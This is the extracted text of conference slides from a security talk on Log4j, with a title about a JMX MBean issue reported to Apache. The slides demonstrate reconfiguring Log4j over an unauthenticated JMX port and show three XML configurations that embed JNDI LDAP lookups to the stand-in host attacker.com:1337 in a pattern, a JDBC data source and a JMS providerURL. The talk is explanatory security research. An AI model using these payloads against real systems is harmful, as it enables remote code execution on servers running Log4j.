



Many thanks to our sponsors and partners!

PLATINUM SPONSORS



Powered by



SILVER SPONSORS



HACKING VILLAGE PARTNERS



Portalul Atacurilor Cibernetice

MOBILITY PARTNER



TOYOTA
Cluj-Napoca
prin Profi Auto

COMMUNITY & MEDIA PARTNERS



DIRECTORATUL NAȚIONAL
DE SECURITATE CIBERNETICĂ



UNIVERSITATEA BABES-BOLYAI
BABES-BOLYAI TUDOMÁNYEGYETEM
BABES-BOLYAI UNIVERSITAT
BABES-BOLYAI UNIVERSITY
TRADITIO ET EXCELLENTIA



British Romanian
Chamber of Commerce



ȘCOALA
INFORMALĂ
DE IT®



Log4JMX: The Vulnerability that Never Existed

Matei “Mal” Badanoiu

Before we Begin

Disclaimer: My
opinions are my
own

Warning: The
presentation may
contain traces of
humour



Matei ██████████


- ██████████
- ██████████
- ██████████
- On the way to the next level (agent13)
- Cisco
- Apache
- ETC

Intro

- Reported to security@apache.com in 2023
- Log4j caused issues with JMX MBeans:
 - setConfigText(String, String)
 - getConfiguration()
 - getConfigText(String) or ConfigText
- Not a vulnerability
- Patched:
 - "... our review of this issue has convinced us that we should not register JMX beans by default ..."

Exhibit A.

<https://logging.apache.org/log4j/2.x/manual/jmx.html>



A screenshot of a web browser displaying the Apache Log4j 2 manual JMX page. The URL in the address bar is <https://logging.apache.org/log4j/2.x/manual/jmx.html>. The page header includes the Apache feather logo, the "Logging Services™" logo, and the "LOG4J™" logo with a red eye icon. The page content is titled "JMX" and discusses built-in support for JMX, mentioning the StatusLogger, ContextSelector, and LoggerContexts, LoggerConfigs, and Appenders being instrumented with MBeans. It also mentions a simple client GUI for monitoring and reconfiguration. A sidebar on the left provides links to APACHE LOG4J™ 2, About, Download, Support, Maven, Ivy, Gradle Artifacts, Release Notes, FAQ, and Performance. At the bottom, there is a note about enabling JMX support by default and disabling it via the system property `log4j2.disableJmx`.

Last Published: 2023-12-22 | Version: 2.22.1

Logging Wiki | Apache | Logging Services | GitHub

JMX

Log4j 2 has built-in support for JMX. The StatusLogger, ContextSelector, and all LoggerContexts, LoggerConfigs and Appenders are instrumented with MBeans and can be remotely monitored and controlled. Also included is a simple client GUI that can be used to monitor the StatusLogger output, as well as to remotely reconfigure Log4j with a different configuration file, or to edit the current configuration directly.

Enabling JMX

JMX support is enabled by default. When Log4j initializes, the StatusLogger, ContextSelector, and all LoggerContexts, LoggerConfigs and Appenders are instrumented with MBeans. To disable JMX completely, and prevent these MBeans from being created, specify system property `log4j2.disableJmx` to `true` when you start the Java VM.

Exhibit B.

```
guest@worker01:~/Desktop/Log4J$ cat hello_log4j.java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class hello_log4j {
    private static final Logger logger = LogManager.getLogger();
    public static void main(String[] args) {
        while (true) {
            logger.info("Hello, World!");
        }
    }
}
guest@worker01:~/Desktop/Log4J$ javac -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar hello_log4j.java
guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostname=localhost -Dcom.sun.management.jmxremote -Dcom.sun.management.jmxremote.port=6666 -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar: hello_log4j
```





Exhibit B.

```
guest@worker01:~/Desktop/Log4J$ cat hello_log4j.java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class hello_log4j {
    private static final Logger logger = LogManager.getLogger();
    public static void main(String[] args) {
        while (true) {
            logger.info("Hello, World!");
        }
    }
}
```

Exhibit B.

```
guest@worker01:~/Desktop/Log4J$ javac -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar hello_log4j.java
guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostname=localhost -Dcom.sun.management.jmxremote -Dcom.sun.management.jmxremote.port=6666 -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar: hello_log4j
```



The image shows a Java Monitoring & Management Console window. At the top, there's a menu bar with 'Connection', 'Window', and 'Help'. Below the menu is a title bar for 'Java Monitoring & Management Console'. A sub-dialog titled 'JConsole: New Connection' is displayed. It features a penguin icon and the text 'New Connection'. Under the heading 'Local Process:', there is a table with two rows:

Name	PID
hello_log4j	3025...
sun.tools.jconsole.JConsole	3024...

Exhibit B.

```
guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostname=localhost -Dcom.sun.management.jmxremote -Dcom.sun.management.jmxremote.port=6666 -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-2.23.1.jar:log4j-core-2.23.1.jar: hello_log4j
```




Exhibit B.




Exhibit B.




Exhibit B.

Java Monitoring & Management Console

Connection Window Help

pid: 302574 hello_log4j

Overview Memory Threads Classes VM Summary MBeans

> JMIImplementation
> com.sun.management
> java.lang
> java.nio
> java.util.logging
> jdk.management.jfr
> org.apache.logging.log4j2
 < 764c12b6
 > Attributes
 < Operations
 getConfigText
 setConfigText
 > Notifications
 > Appenders
 < ContextSelector
 > StatusLogger


Operation invocation
void setConfigText (p1 aaaa , p2 utf-8)

MBeanOperationInfo

Name	Value
Operation:	
Name	setConfigText
Description	Operation exposed for management
Impact	UNKNOWN
ReturnType	void
Parameter-0:	
Name	p1
Description	
Type	java.lang.String
Parameter-1:	

Exhibit B.

```
guest@worker01:~/Desktop/Log4J$ java -Djava.rmi.server.hostname=false -Dcom.sun.management.jmxremote.ssl=false -cp log4j-api-[Fatal Error] :1:1: Content is not allowed in prolog.
```



objection!

Intro 2.0 – Electric Boogaloo

- Reported to security@apache.com in 2023
- ~~Log4j2 External configuration via MBeans:~~
 - ~~getConfigText(String)~~
 - ~~getMBeanInfo()~~
 - ~~getMBeanObjectName()~~
 - ~~getMBeanType()~~
 - ~~getConfigText(String) or ConfigText~~
- Not a vulnerability
- ~~Patched in 2.22.0~~
 - “... our review of the code showed that it did not register JMX beans with the MBeanServer”

LOOKS LIKE RCE

IS BACK ON THE MENU BOYZ!

Log4J



Log4J

- Apache Log4j:
 - Is a versatile, industrial-grade Java logging framework
 - Used by 8% of the Maven ecosystem
 - Listed as one of the top 100 critical open source software projects
 - The project is actively maintained by a team of several volunteers
- <https://logging.apache.org/log4j/2.x/>



Log4J – For Hackers

- Too many functionalities
 - Read Files
 - Write Files
 - JDBC Support
 - Script Support (BeanShell, Nashorn/Rhino, Groovy, AppleScriptEngine)
 - Automatically exposed MBeans via JMX
 - Remote JNDI support (LDAP, RMI) – Log4J Pre-CVE-2021-44228

Old Log4J Attacks

Old JNDI Attacks



Can insert JNDI connections in several components:

Pattern → JNDI Lookups

JDBC → Data Source → jndiName

JMS → providerURL



Protections:

Secure Parameters:

- log4j2.enableJndiLookup=true
- log4j2.enableJndiJdbc=true
- log4j2.enableJndiJms=true


Secured JndiManager:

- Prevents LDAP/RMI connections
- Allows only local or “java:” protocols

Lookup JNDI

Requires “log4j2.enableJndiLookup=true”

```
<?xml version="1.1" encoding="iso-8859-1"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="a">
            <PatternLayout>
                <Pattern>
                    $$ {jndi:ldap://attacker.com:1337/a}
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```



You seem somewhat familiar. Have I threatened you before?

Datasource “jndiName”

Requires “log4j2.enableJndiJdbc=true”

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="WARN" name="Config1">
    <Appenders>
        <JDBC name="jdbcTest">
            <DataSource jndiName="ldap://attacker.com:1337/Exploit" />
        </JDBC>
    </Appenders>
</Configuration>
```

JMS “providerURL”

Requires “log4j2.enableJndiJms=true”

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp">
    <Appenders>
        <JMS name="jmsQueue" destinationBindingName="MyQueue"
            factoryBindingName="ConnectionFactory"
            factoryName="org.apache.activemq.jndi.ActiveMQInitialContextFactory"
            providerURL="ldap://attacker.com:1337/a">
            <JsonLayout properties="true"/>
        </JMS>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="jmsQueue"/>
        </Root>
    </Loggers>
</Configuration>
```

Current Log4J Attacks

